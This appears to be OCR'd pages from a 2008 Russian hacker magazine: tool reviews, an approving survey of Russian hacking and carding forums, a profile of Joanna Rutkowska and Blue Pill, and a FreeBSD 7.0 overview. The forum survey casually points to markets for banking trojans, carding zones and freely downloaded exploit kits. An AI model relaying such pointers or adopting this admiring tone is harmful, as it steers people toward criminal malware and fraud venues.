АВТОР: AMIC TOOLS



Юзаем антикейлоггер

Если предыдущая утила поможет тебе избавиться от антивирей (причем, не обязательно у себя на компе :)), то кто расправится с кейлоггерами на твоей машине? Не секрет, что большинство троев включают поддержку логирования набранного с клавы текста, что делает их с одной стороны еще опаснее, а с другой — уязвимее. Все просто — тулза Anti Keylogger Shield способна оградить тебя от практически любого кейлоггера, а значит, от троя, с работающей функцией кейлога. В отличие от многих похожих продуктов, Anti Keylogger Shield с успехом обходится без какой-либо базы данных. Утилита блокирует механизмы, по которым работают известные или неизвестные кейлоггеры, после чего они перестают функционировать. Из особенностей утилы можно выделить:

- Бесплатность
- Работа в трее
- Обнаружение неизвестных кейлоггеров

После запуска тулзы ты не почувствуешь каких-либо изменений, кроме своего душевного спокойствия :).

ПРОГРАММА: MOUSEROBOT
ОС: WINDOWS 2000/XP
АВТОР: AUTOMATIONBOX

Наверняка, в глубине души ты не раз мечтал об ИИ (искуственном интелекте) в теле твоего питомца (компа/ноута). Спешу тебя обрадовать, с утилой MouseRobot ты станешь на шаг ближе к заветной мечте. Конечно, тулза не заменит человека, но обучаться новым заданиям ей вполне под силу. Суть утилы заключается в автоматизации действий в Винде — софтинка способна запоминать и повторять необходимую работу. Основные преимущества MouseRobot в сравнении с аналогичными программами:


- Простой и удобный гуишный интерфейс
- В отличие от большинства программ MouseRobot не запоминает перемещения мыши. Вместо этого выполняется анализ интерфейса автоматизируемой программы, после чего создается своего рода «карта», помогающая в дальнейшем находить нужные элементы интерфейса, даже если изменится их местоположение, размеры или внешний вид
- Записанная последовательность действий выполняется с максимальной скоростью, которую способна обеспечить автоматизируемая программа
- Записываемая последовательность действий разбивается на отдельные шаги («нажать на кнопку», «ввести текст»), которые впоследствии могут быть с легкостью настроены или изменены.

Область применения тулзы напрямую зависит от твоей фантазии. В качестве примера можно привести:

- Запись CD или DVD диска: запустить программу записи, выбрать файлы из заданного каталога, дождаться окончания записи и извлечь диск
- Отсканировать, распознать и сохранить документ в файл, даже если каждый шаг будет выполняться отдельной программой
- Автоматически установить и настроить проги на нескольких компьютерах
- Применить серию фильтров и эффектов в программе обработки изображений

Кто знает, быть может, ты научишь утилу парсингу багов через Гугл или автоматизированному поиску инъектов — все в твоих руках. Огорчает одно: триальная версия проги работает всего 30 дней. Хотя, для подобной утилы потратить пару баксов из своего кармана не жалко :). Взять программу можно по адресу automationbox.com/ru/downloads.html, либо на нашем DVD.

ПРОГРАММА: AUTOMATIONBOX TOOLS
ОС: WINDOWS 2000/XP
АВТОР: AUTOMATIONBOX



Автоматическая запись болванки

Еще одна утила для автоматизации выполняемых на компе деяний — AutomationBox Tools. Точнее сказать, набор утил, включающий:

- abtplay — эмуляция ввода с клавиатуры и мыши
- abtcapture — получение информации об объектах (элементах интерфейса)
- abtcontrol — поиск объектов на экране и управление ими
- abtscrshot — создание скриншотов экрана, окон и отдельных объектов

Одно из основных отличий от MouseRobot — функционирование в командной строке и фриварность. Да, да, утила полностью бесплатная, что не может не радовать. Кстати, софтину удобно юзать для сбора информации с веба. Расписывать весь алгоритм действий я не буду, тем более, утила снабжена подробной справкой. Могу лишь посоветовать взять AutomationBox Tools на вооружение.



JOHNNY INSIDER
/ MAGAZINE@REAL.XAKEP.RU /

ЗАМЕТКИ О ХАК-ФОРУМАХ

Предвзятый обзор неприватных хакерских и околохакерских конференций

Самый лучший источник информации в хакерской среде — это специализированные форумы. Развелось их нынче немало и в них стало легко запутаться. Чтобы этого не случилось и чтобы тебе не пришлось бродить по пустым или ламерским сайтам, мы попросили Джонни написать коротенький отчетик о текущем положении дел на хакфорумном поприще.

forum.xakep.ru

• Напрямую можно (попробовать) пообщаться с редакцией. Из команды тут обитают: nikitoz, step, forb, gorl, dlinij, и наверняка, кто-то еще, кто просто не палится. Основной канал для общения с журналом.
• Форум существует уже почти 8 лет, сообщений дофига и на любые темы, но что-то серьезное и приватное я находил очень редко.
• Бизнес есть, что-то продается, заказываются взломы, бывают кидки. Есть проплаченная реклама. Интересно, кому они платят?
• Много хорошо прокачанных веток, нет откровенного слива. Все, от дизайна и кончая взломом и западлом.
• Культ Пупкина-Зейда. Целая тусовка, регулярно приезжающая на все акции журнала. Многих редакция помнит в лицо.
• Для облегчения работы управления «К» на сайте есть «Геотаргетинг», с помощью которого все пользователи могут привязать свой профиль к точке на карте и даже при необходимости познакомиться с тем, кто живет в округе.
• Форум вместе с сайтом раз в год ломают.



wasm.ru/forum

• Специализированный форум. Тусуется куча профессионалов. Новичок с васма на inattack покажется гуру... потому что направления у них разные, конечно ;).
• В каждом треде можно вычитать что-то интересное о низкоуровневом программировании.
• С вопросами по вирусам, упаковщикам, крипторам и вообще по хеккерному программированию — только на Васм.
• У модеров сквозит нелюбовь к концепции нашего журнала, однако много юзеров][читают, и это заметно по постам.
• Wasm — это колыбель вирусмейкера. Большинство авторов руткитов и троянов начинали именно отсюда.
• Тут есть даже Крис Касперски. А также куча разработчиков антивирусов, драйверов и прочих сложных, но прикольных штук.
• Коммерческий раздел — лучшее место для того, чтобы найти кодера под какую-нибудь хакерскую задачу. За написание банковского троя тут дают до 15к.
• А еще тут все ищут Зомбу (легендарного и бессмертного гуру-вирусмейкера z0mbie). Интересно, зачем?




forum.antichat.ru
forum.web-hack.ru
forum.xakep.ru
forum.zloy.org
forum.asechka.ru
xakepy.ru
cardingworld.cc
cracklab.ru
wasm.ru/forum
damagelab.org
forum.inattack.ru
exploit.in
verified.ru
forum.mazafaka.ru
carder.info
hackzona.ru
security-teams.net
hackeveryday.com
reng.ru
kiber-zona.org
dkcs.qwhost.net
rootkits.ru

Пользователи
Сообщения

0 100000 200000 300000 400000 500000

Количество сообщений и зарегистрированных пользователей на форумах (апрель 2008)



forum.antichat.ru

• Очень объемный и живой форум. Много умных людей, много лохов, много флейма, много всего полезного. В принципе, достаточно высокий средний уровень подготовки.
• На форуме постится много интересных и эксклюзивных статей и сорцов (разделы «Избранное» и «Статьи»).
• Активный бизнес-раздел: vpn, шеллы, соксы, взломы, ftp, загрузки и т.п. Трояны запрещены. А жаль.
• Несколько постоянных авторов взлома пришли в журнал как раз с античата. За что мы его и любим, а он нас — нет.
• Радует, что нет всяких оффтпиковых разделов типа «Дизайн».
• Все-таки это самый крутой форум по хаку. На том же веб-хаке всего по безопасности тысяч 100 сообщений, а на античате более полумиллиона и почти без оффтопика.



forum.web-hack.ru

• Мной этот форум почему-то воспринимается как неприватная альтернатива закрытой от лишних глаз мазе. Хотя, думаю, зря воспринимается.
• Большой и очень активный бизнес-раздел, много сервисов и предложений. Мелькают ники, знакомые по приватным форумам. Доступ туда только зареганным, однако зарегаться может любой.
• Много оффтопиковых и совершенно неинтересных мне разделов типа «Игры, музыка, фильмы», «В помощь ВебМастеру» и т.п. Собственно «по теме» раздела всего 4 из 20, но наиболее активные все равно — по информационной безопасности и хакерству.
• Дохрена баннеров: антиабузные хостинги, загрузки троянов, фарма-партнерки, соксы и т.п.
• С точки зрения «науки» форум интереса не представляет, а вот начать зарабатывать тут можно.

forum.inattack.ru

• Если на rootkits трояны пишут, на wasm частенько заказывают, на веб-хаке, бывает, продают, то на inattack ищут халявные и вовсю пробуют «на соседях». Причем чаще всего используется Pinch.
• Узнал много нового о легком и быстром хаке. Например, неприятелю не обязательно отправлять троя, можно отправить ссылку на фейк. Говорят, работает ;).
• Очень много новичков. И их здесь не обижают. Спросишь, как узнать IP ламера в чате — дадут 10 рабочих способов — выбирай любой.
• Над некоторыми тредами угорали всей нашей инсайдерской группой.
• Никакого бизнеса тут нет.
• Повеселил тот факт, что некоторые пользователи форума ухитряются до сих пор воровать интернет. Я-то думал, что мода на чужие пароли к прову прошла году этак в 2000. Рисковать своей шеей ради анлима, которого можно купить за 150 рублей — это очень странная тема.



xakepy.ru

• Неплохой форум, ему уже лет пять, однако я о нем почему-то очень редко слышу.
• Хоть тут и много всяких трешовых разделов, основное направление форума все равно — хак.
• Имеется уже два выпуска собственного хакерского езина «xakepy.ru ez!n3». Ценности он большой не представляет, но взглянуть можно. Особенно, если интересуют маны по установке еггдропа или openvpn ;).
• Еще во времена повального распространения платных билдов пинча была на этом форуме прикрепленная веточка в разделе «Социальная инженерия & Трояны», где то ли Дамрай, то ли еще кто-то все время интересовался, чего бы добавить. Тогда было очень интересно.
• Есть активный бизнес-раздел (второй по объему на форуме), black- и white-листы и реклама по $30 в месяц за приклепленный топик.
• Как и у других форумов, на vBulletin есть RSS, что не может не радовать.
• Присутствует также кардинговая VIP-зона с входом по заявкам. В ней уже 4.5к сообщений.



exploit.in/forum

• Я бы, наверно, вообще не стал бы говорить об этом пусть и объемном, но совершенно бесполезном для меня форуме, если бы не «Смерть барыгам». Это 23-страничный тред, в котором люди выкладывают «паблик и полупаблик материалы, замеченные в обороте у спекулянтов». Эксклюзив.
• Искал я mpack свеженький, везде он штуку баксов стоит, а здесь бери да качай.
• Также я нашел в «Смерти барыгам»: крипторы, полуприватные трои с админками, каких-то ддос-ботов, не очень свежие сплоиты, чекеры и даже пинчевые логи. В процессе разбора халявы подцепил трояна в живом виде. Хорошо хоть под VMware был.
• На форуме проводятся конкурсы с призами, но с хреновыми и редко.
• В разделе «Материалы по взлому» публикуются вполне читабельные статьи, но редко и маленькие. С античатом несравнимо.




rootkits.ru



• Хороший форум для разработчиков всякой малвари, руткитов и прочего зверья.
• Бывает такое, что кто-нибудь из присутствующих нечаянно спалит какой-нибудь (полу)приват. Мелочь, а приятно.
• Форум небольшой, модераторы адекватные и хорошо разбирающиеся в теме, но некоторые пользователи производят впечатление полных отморозков. Что-то вроде «научился писать руткиты и теперь я бог». В общем, безпочвенный снобизм, бывает, наблюдается.
• Немало инфы по kernel-кодингу в специальном разделе. Раньше, как я понимаю мест где можно было поговорить на эту тему толком то и не было. Сейчас есть отдельный раздел на wasm, нечто по низкоуровевому кодингу на rsdn и вполне активный форум на rootkits.ru.
• Мое ощущение, что если вирмейкерская сцена где-то и есть, то только на васме и тут. Ну, если не вирмекерская, то просто малварная.

cracklab.ru



• Лучший известный мне форум, посвященный взлому программ, реверсингу и т.п. Это действительно полезное место.
• Местный контингент — это в основном гики, получающие истинное удовольствие от обсуждения новой версии какого-нибудь PE-редактора или дампера.
• Где, как не здесь, помогут снять защиту или разобраться с триалом.
• На cracklab`е вполне адекватная структура форума, немного разделов и все очень прокаченные:
  • Креки, обсуждения;
  • Софт, варез;
  • Вопросы новичков;
  • Программирование.
• Это место на равне с васмом должно быть в букмарках хакера.

X-Profile

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Жанна Рутковская

Героиня нашего сегодняшнего профайла — Жанна Рутковская (Joanna Rutkowska) — не любит, когда ее называют хакером. Она предпочитает более корректный и обтекаемый термин: исследователь в области информационной безопасности. Но кем, если не хакером, считать человека, взломавшего Висту, на весь мир посрамившего безопасность поделки Microsoft и создавшего нашумевший руткит Blue Pill?

ИМЯ: Жанна Рутковская

ВОЗРАСТ: 27 лет

ЗАСЛУГИ: Множественные выпады в сторону системы безопасности Windows

VISTA: создание руткита Blue Pill; единственная женщина, в 2006 году вошедшая в ТОП-5 хакеров мира

О ЖАННЕ

Рутковская не только молодая симпатичная девушка, но и наша географическая соседка. Она родилась и живет в Польше. Жанна окончила Варшавский технологический университет (Warsaw University of Technology), а именно — матфак. Отметим, что всего 5% студентов на потоке — представительницы прекрасного пола. Сама Жанна (первый компьютер у которой появился в 11-летнем возрасте) считает эту статистику странной — девушку-хакера удивляет, почему столь мало дам интересуется точными науками. Но цифры цифрами, а по словам Рутковской, во время учебы она не испытывала никаких сексистских притеснений или проблем.
Ее первым компьютером был ныне доисторический PC AT, с 2 Мб ОЗУ, 40 Мб дискового пространства и примитивной видеокартой «Hercules». Рутковская шутит, что ей ничего не оставалось, кроме как начать программировать, ведь игры и «развлекательные» приложения на машине просто не шли. С самого детства любившая математику Жанна легко освоилась со сложной техникой, и на этом ее интерес не угас. В частности, она занялась Ассемблером, программированием, внутренним строением ОС и etc. Все это плавно перетекло в увлечение написанием различных эксплойтов.
Толчком к первому хаку послужила публикация в электронном журнале Phrack (http://www.phrack.org/) — культовом андеграундном издании с более чем двадцатилетней историей.
Напечатанная в этом оплоте хакерства статья описывала создание stack-smashing эксплойта, то есть атаку на переполнение буфера (она же атака срыва стека). После прочтения статьи Рутковская была настроена скептически, уверенная,что описанное во Phrack'е не сработает.
Но эксперимента ради она воспроизвела эксплойт на своей машине и протестировала. Все получилось. По признанию Жанны, когда эксплойт срабатывает — это странное и волнующее ощущение, сродни какому-то волшебному трюку.
Однако на волшебстве в наше время далеко не уедешь. Жанна задумалась, чем она хочет заниматься. От интереса к устройству ОС она пришла к созданию руткитов. Так как Рутковская до сих пор специализируется именно в этой области, очевидно, выбор был удачен. Стоит отметить, что университетское образование мало общего имело с тем, чем Жанна занята сейчас. По сути, она самоучка и львиную долю знаний приобрела исключительно путем практики.

РАЗРАБОТКИ И ПРОЕКТЫ

Определившись с направлением, Рутковская продолжительное время проработала в компании COSEINC. Деятельность этой сингапурской фирмы, как несложно догадаться, ориентирована на исследования, разработки и предоставление услуг в сфере информационной безопасности. Именно под крылом COSEINC родился небезызвестный руткит Blue Pill, вызвавший немало споров.
В компании Жанна собрала вокруг себя коллектив людей, составивший небольшой отдел Advanced Malware Labs. Название переводится, как «Лаборатория продвинутого вредоносного ПО». Однако подразделение было создано исключительно во благо. Как говорится, «врага надо знать



Выступление Жанны на Black Hat 2006

в лицо», а «лучшая защита — это нападение». В общем-то, ни для кого не секрет, что многие хакеры стараются обращать внимание производителей софта на недоработки, дыры и недочеты в их детищах, просто каждый делает это по-своему. В частности, у Рутковской была весомая причина работать именно над Vista, а не, скажем, Linux — большинство заказчиков COSEINC интересовались безопасностью именно этой майкрософтовской ОС. Спрос рождает предложение.

Продуктом исследований и тестов стала «Синяя таблетка». Аналогия с «Матрицей» братьев Вачовски очевидна. Используя технологии аппаратной виртуализации, таблетка (если нужно — в обход цифровых подписей драйверов) устанавливает гипервизор (hyper-visor) — и начинается. «Проглатывая» Blue pill, система погружается во власть виртуального эмулятора и даже не подозревает об этом.

Исходный код «пилюли» Жанна написала сама, опираясь на бета-версии Vista. Свои наработки в виде прототипа она поспешила представить сначала на конференции SyScan в Сингапуре (в июле 2006, одновременно осветив вопрос у себя в блоге), а затем, 3-го августа, выступила с докладом на ежегодном слете Black Hat в США.

Руткит вызвал немалый резонанс, но вовсе не со стороны Microsoft (они вообще отмахнулись от взлома, мол, никто не утверждал, что сломать новую ось, тем более, бету, нельзя), а со стороны коллег по цеху. Рутковская утверждала, что обнаружить Blue pill 100% невозможно, и, конечно же, нашлись те, кто заявил, что они докажут обратное. В частности, вызов Рутковской бросила команда Томаса Пташека (Thomas Ptacek) — в лице самого Томаса, а также Нейта Лоусана (Nate Lawson) и Питера Ферри (Peter Ferrie). Они предложили тест — взять два компьютера и на одном из них негласно запустить руткит. Команда Пташека напишет детектор, который сможет определить, на какой именно машине функционирует «Синяя таблетка». Поединок, предположительно, должен был состояться во время Black Hat 2007.

История получила довольно широкую огласку. За событиями следили не только в узких кругах, но и писали в новостях и блогах. Все ждали ответа Жанны. Вызов она приняла, но с некоторыми поправками. В частности, предложила увеличить число компьютеров до пяти (что довольно логично) и... попросила команду Пташека оплатить работу двух программистов, исходя из ставки $200 в час (sic!) на человека. Учитывая, что по примерным подсчетам Жанны, на завершение работы над руткитом ушло бы около полугода, а обычный рабочий график — это 8 часов в сутки и 20 дней в месяц, она запросила порядка $384000. Это решило дело. Здесь будет уместно процитировать самого Пташека: «Зачем нам покупать за $384000 руткит, который мы точно сможем обнаружить?» Поединок не состоялся.

Жанна — завсегдатай всевозможных конференций, брифингов, съездов и форумов, посвященных информационной безопасности. А после того, как в 2006 журнал eWeek включил ее в пятерку хакеров, оставивших след в истории уходящего года, Рутковскую можно назвать еще и настоящей



links

- bluepillproject.org — проект Blue pill.
- invisiblethingslab.com — корпоративный сайт ITL.
- invisiblethings.org — персональный сайт ITL.
- theinvisiblethings.blogspot.com — блог Жанны.

звездой. Число желающих взять у нее автограф после выступления постоянно растет.
Доклады Жанны на мероприятиях такого рода в основном сконцентрированы вокруг нескольких проблем. Она часто выступает с обвинениями в адрес Microsoft, утверждая, что те не желают смотреть правде в глаза и признать уязвимость своих систем. «Сама структура современных ОС такова, что даже опытный, продвинутый, юзер не может быть на 100% уверен в своей защищенности», — утверждает девушка-хакер. Вообще, по мнению Рутковской, одна из главных проблем современного ПО заключается в том, что производители зацикливаются на предотвращении атак и проникновений вредоносного софта в систему, в то время, как техник его обнаружения гораздо меньше — и они не справляются со своей задачей. То есть, нужно или менять основы на аппаратном уровне или уделять больше внимания методам обнаружения.
Согласна Рутковская и с еще одной актуальной проблемой сегодняшних дней, на которую очень любят кивать девелоперы: настоящий бич и самая большая дырка в безопасности — это сам пользователь. Жанна подчеркивает, что производителей это никоим образом не оправдывает, но склоняется к тому, что людям необходимо преподавать азы компьютерной безопасности и, возможно, даже ввести какую-то аттестацию, по аналогии с получением водительских прав. Последнее особенно касается выхода в интернет.



ЛАБОРАТОРИЯ НЕВИДИМЫХ ВЕЩЕЙ

В середине 2007 Рутковская покидает COSEINC. Думаю, не в последнюю очередь потому, что компания охладела к проекту Blue pill. Но Жанна уходит не в «неизвестность». В Варшаве она создает свою консалтинговую фирму и теперь может называться еще и «бизнес-леди». Детище Рутковской получает имя Invisible Things Lab — «Лаборатория невидимых вещей».
По сути, в ITL работает только сама Жанна и наш соотечественник — Александр Терешкин aka 90210, специалист по руткитам, малварю и реверсному инжинирингу. С Терешкиным судьба свела Рутковскую еще в COSEINC, где он входил в состав ее команды Advanced Malware Labs. К ITL он присоединился в роли ведущего исследователя. Едва ли не первым делом они переписали «Синюю таблетку» практически с нуля — новую версию Жанна назвала более зрелой. Интересно, что спонсировать их деятельность взялась небезызвестная компания Phoenix Technologies, а большая часть кода теперь принадлежит «перу» Терешкина. Впрочем, Рутковская не раз признавалась, что в новой фирме обязанности распределяются так: программирование преимущественно легло на плечи Александра, а сама она последнее время занимается вопросами бизнеса.
Деятельность ITL ориентирована как на работу с разработчиками софта (от создателей ОС до девелоперов защитных программ), так и на корпоративных клиентов, нуждающихся в независимой проверке их систем безопасности. И конечно, на сотрудничество с правоохранительными органами. В основном — различные семинары и курсы на тему современной кибер-преступности и того, как все это работает. Представителям правопорядка тоже нужно идти в ногу со временем.

ХОББИ И ЛИЧНАЯ ЖИЗНЬ

Эту часть профайла мы нередко опускаем, так как, будем честны, мало кому интересно, под какую музыку кодит Уолл или какую кухню предпочитает Джобс. Но сегодня случай особый. Поэтому несколько фактов, не касающихся профессиональной деятельности Рутковской.
Жанна предпочитает джаз и классику (Вивальди и Паганини). Свободное от работы время проводит, как все нормальные люди — среди ее увлечений: походы в кино, театр или просто обычные прогулки. И кстати, к вопросу о кухне. Итальянская и японская :).
Если бы Жанна не занималась компьютерами, то вполне могла бы представить себя в роли адвоката, юриста или следователя. По ее собственным уверениям, она совершенно не гуманитарий, но, как ни парадоксально, не возражала бы и против писательской карьеры.
На двух основных машинах дома Жанна использует Vista. Дело в том, что, по ее мнению, open source софт нисколько не безопаснее ПО платного. Конечно, у многих решений в области безопасности ноги растут именно из open source систем, но, видимо, Vista с ее знакомыми до боли багами все же милее. Вообще, против Unix'а или MAC OS Жанна совершенно ничего не имеет. Более того, ей приходилось работать и с ними, просто гораздо меньше, да и привычка — страшная сила.
Вот и получается, дорогой читатель, что девушка-ха... пардон, специалист в области информационной безопасности — не такое уж диво и вовсе не страшный зверь. Напротив, Рутковскую хочется назвать секс-символом, гармонично вписывающимся в сферу IT.


РАБОЧЕЕ МЕСТО ХАКЕРА
gorl,выпред
Роутер и по совместительству ADSL-модем.
20" моник с открытой линуксовой консолью.
Внешний винт на 1 Тб.
Два айфона в кредлах.
Сабноут Asus S200. Ему уже лет 5, но он по-прежнему круче eeePC.
Системный блок в корпусе от Thermaltake с 6 гигами оперативы, 4 ядрами и стальными стенками ;).
Мышь лазерная, геймерская.
РАБОЧЕЕ МЕСТО НОРМАЛЬНОГО ЧЕЛОВЕКА
Сан Саныч, цветокорректор
Монитор Apple Cinema 23".
Гламурный телефон от Apple. У gorl'а таких два. Маньяки.
Apple Mac Pro с двумя камнями Xeon и 3 гигами оперативы.
Идеальная чистота.

РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ

Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!



Рабочее место хакера (zloy.unhack@gmail.com), который явно любит бухнуть. Дохрена компов, водки, пива и мусора. Unhack обещал убраться и просил передать привет Zloy Team.

Не понимаем, как Симонов Михаил (sim@xakep.ru) ухитряется работать за таким маленьким моником.

Бардак Коляна Беляева (xackich@xakep.ru). Интересно, что это на тарелке?

Евгений Ониксов (0n1x@xakep.ru>) живет с буком и компьютерной литературой на кухне.

У pluto (khooly@rambler.ru) все очень цивильненько, так даже и не скажешь, что хакер.

А чувак с мылом blonx@xakep.ru работает вот в такой обстановке.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

Великолепная семерка

ОБЗОР НОВШЕСТВ В FREEBSD 7.0

В последние дни февраля была анонсирована седьмая версия популярной операционной системы FreeBSD, де факто являющейся стандартом для серверов различной направленности. Разработчики шли к этому событию свыше двух лет. Многочисленные изменения затрагивают почти все компоненты ОС — ядро, сетевые протоколы, файловую систему... Самое время познакомиться с новинками.

НЕМНОГО О FREEBSD

Чтобы начать разговор, нужно пару слов сказать о самой FreeBSD. Проект возник в начале 1993 года на основе кода одной из систем, разработанных в недрах Калифорнийского Университета Беркли (Berkeley Software Distribution, отсюда и приставка BSD). Цель проекта — предоставление программного обеспечения, которое может быть использовано для любых целей и без дополнительных ограничений. Это гарантируется применяемой BSD лицензией, насчитывающей всего три пункта и разрешающей использование исходного кода системы без его обязательной публикации (как в GNU GPL). Несмотря на изначальное ориентирование на работу в командной строке, FreeBSD является самой современной ОС, поддерживающей многопроцессорные и многоядерные системы, сетевое оборудование, мультимедиа устройства и прочее. И хотя эта операционка больше популярна на серверах, она также комфортно чувствует себя на ноутбуках и рабочих станциях.
Помимо программ, включенных в базовую поставку, доступна коллекция портов и прекомпилированных пакетов, предоставляющая простой метод установки приложений. Не стоит забывать и о бинарной совместимости, благодаря которой FreeBSD умеет работать с приложениями, написанными для Linux.
Существует две ветви FreeBSD — CURRENT и STABLE. Первая относится к нестабильной и тестовой. В ней обкатывается новый экспериментальный код, поэтому предназначена она, скорее, для энтузиастов и опытных пользователей. После тестирования фичи попадают в производственную ветку STABLE, которая, как ни странно, тоже считается веткой для разработчиков. Рабочие серверы рекомендуется переводить на STABLE только после проверки работоспособности системы. На основе STABLE периодически появляются тщательно протестированные релизы (RELEASE).
Итак, сегодня у нас на руках релиз 7.0, а седьмая ветка из CURRENT перешла в STABLE.

ПОВЫШЕНИЕ ПРОИЗВОДИТЕЛЬНОСТИ

В анонсе, появившемся после выхода FreeBSD 7.0, отмечались повышенные производительность и стабильность системы в целом (особенно это касается многопроцессорных систем). В качестве доказательства был представлен ряд тестов (people.freebsd.org/~kris/scaling). Последняя фряха показывала в 3.5 раза большую производительность по сравнению с FreeBSD 6.x и на ~15% выше, чем Linux с различными ядрами ветки 2.6.
За счет чего обеспечивается такой прирост?
Исторически сложилось, что FreeBSD была заточена под однопроцессорные системы и не очень дружила с несколькими процами. Работать с ними она могла еще с третьей версии, но вот используемый алгоритм «giant lock» был далек от оптимального. Хотя пользовательский код и мог выполняться на нескольких процессорах, ядро, «охраняемое» mplock, в единицу времени обрабатывало только один процесс — исключение составляли разве что некоторые прерывания. Учитывая возрастающую популярность многопроцессорных, а

затем и многоядерных систем, так долго продолжаться не могло. В 2000 году был создан проект **SMPng** (SMP next generation), на который и была возложена задача изменения дизайна ядра таким образом, чтобы программы могли выполняться параллельно. Дебют новой модели состоялся в версии FreeBSD 5.0, где mplock был заменен целым набором локальных блокировок различных сервисов ядра, а обработка прерываний вынесена в отдельный процесс. Интересно, что в однопроцессорных системах такая схема проигрывала в производительности. С версии FreeBSD 5.3 началась адаптация к параллельной работе некоторых системных функций, в частности сетевого стека и виртуальной памяти, которая была продолжена в шестой версии системы (например, VFS и UFS уже допускали параллельный доступ). Впрочем, giant lock присутствовал практически до выхода 7.0 (например, сетевой NET_NEEDS_GIANT убран летом 2007). Теперь же FreeBSD является операционкой, полностью поддерживающей параллельное выполнение задач. Отмечается, что при последовательном увеличении процессоров до восьми, общая производительность системы растет линейно.
Новый планировщик ULE в третьей редакции был переписан и оптимизирован для работы на мультипроцессорных системах. Алгоритм, использующий балансировку деревьев, достаточно сложен, и при выборе CPU учитывает большое количество параметров, например, на каком из процессоров задача выполнялась в предыдущий раз. Низкоприоритетная задача, запущенная на одном из CPU, вытесняется высокоприоритетной. Правда, в версии 7.0 по умолчанию используется древний **4BSD sheduler**:

```
% grep SCHED /usr/src/sys/conf/NOTES
options                 SCHED_4BSD
#options        SCHED_ULE
```

Поэтому, чтобы увидеть в работе новый планировщик, ядро придется пересобрать. Но ULE уже официально рекомендуют для повышения производительности системы. Обещают, что с 7.1 он будет использоваться по дефолту. Кстати, обрати внимание на название параметра — SCHED_ULE. Третий ULE является форком оригинального ULE 2.0 и раньше назывался — SCHED_SMP (наверное, поэтому именно так он указывается во многих новостных лентах и обзорах).
Библиотека **phkmalloc**, отвечающая за управление динамической памятью и разработанная еще в середине 90-х Поулом Камном, заменена **ejmalloc** (people.freebsd.org/~jasone/jemalloc), которая написана с учетом работы на SMP-системах.

ФАЙЛОВЫЕ СИСТЕМЫ

FreeBSD получила поддержку файловой системы ZFS (Zettabyte File System), которая первоначально разрабатывалась Sun Microsystems для Solaris. Особенностью 128-битной ZFS является возможность работы с файлами и разделами очень большого размера. В ней объединена концепция файловой системы и менеджера логических дисков (как LVM). Ее отличают высокое быстродействие, простое управление объемами хранения данных, отсутствие фрагментации, переменный размер блока и механизмы, обеспечивающие целостность данных. Но пока такая поддержка отмечена как экспериментальная и имеет ряд ограничений. Например, FreeBSD не может загружаться с ZFS, также не поддерживается ACL и некоторые другие характеристики ZFS. К тому же, она пока доступна только для платформ amd64, i386 и pc98. Но главное — файловые системы UDF теперь можно строить прямо на ZFS! По умолчанию модуль ZFS отключен и советую перед началом работы почитать **ZFSQuickStartGuide** (wiki.freebsd.org/ZFSQuickStartGuide).
Назову еще один немаловажный нюанс. Обычно каталог */boot* монтируется в режиме только для чтения (в single mode), но утилитам ZFS необходима возможность записи в */boot/zfs*, иначе, в случае изменения структуры, при следующей загрузке возможно завершение с ошибкой. Это нужно помнить при использовании ZFS.
В версию 7.0 добавлен порт файловой системы tmpfs, которая была разработана NetBSD'шниками в рамках программы Google Summer of Code. Этот модуль тоже помечен как экспериментальный, но он тщательно протестирован и вполне готов к работе. В Linux технология появилась намного раньше. С ее помощью можно использовать участки ОЗУ как обычные блочные устройства. Учитывая, что обмен данными в оперативке на несколько порядков выше, можно увеличить скорость выполнения некоторых операций. Не знаю, окажется ли востребованной эта функциональность на десктопах и серверах, но на встроенных устройствах лишней она точно не будет. Чтобы подключить tmpfs, достаточно выполнить команду:

```
# echo 'tmpfs_load="YES"' >> /boot/loader.conf
```

При компиляции ядра не забываем включить параметр «*options TMPFS*». И теперь монтируем любой каталог, например */tmp*:

```
# mount -t tmpfs tmpfs /tmp
```

Для автоматического монтирования при загрузке добавляем эту запись в */etc/fstab*. Последним параметром обязательно должен стоять 0. Иначе *fsck* попробует проверить *tmpfs* и потерпит неудачу (так как не поддерживает данный тип ФС), что остановит или задержит процесс загрузки.
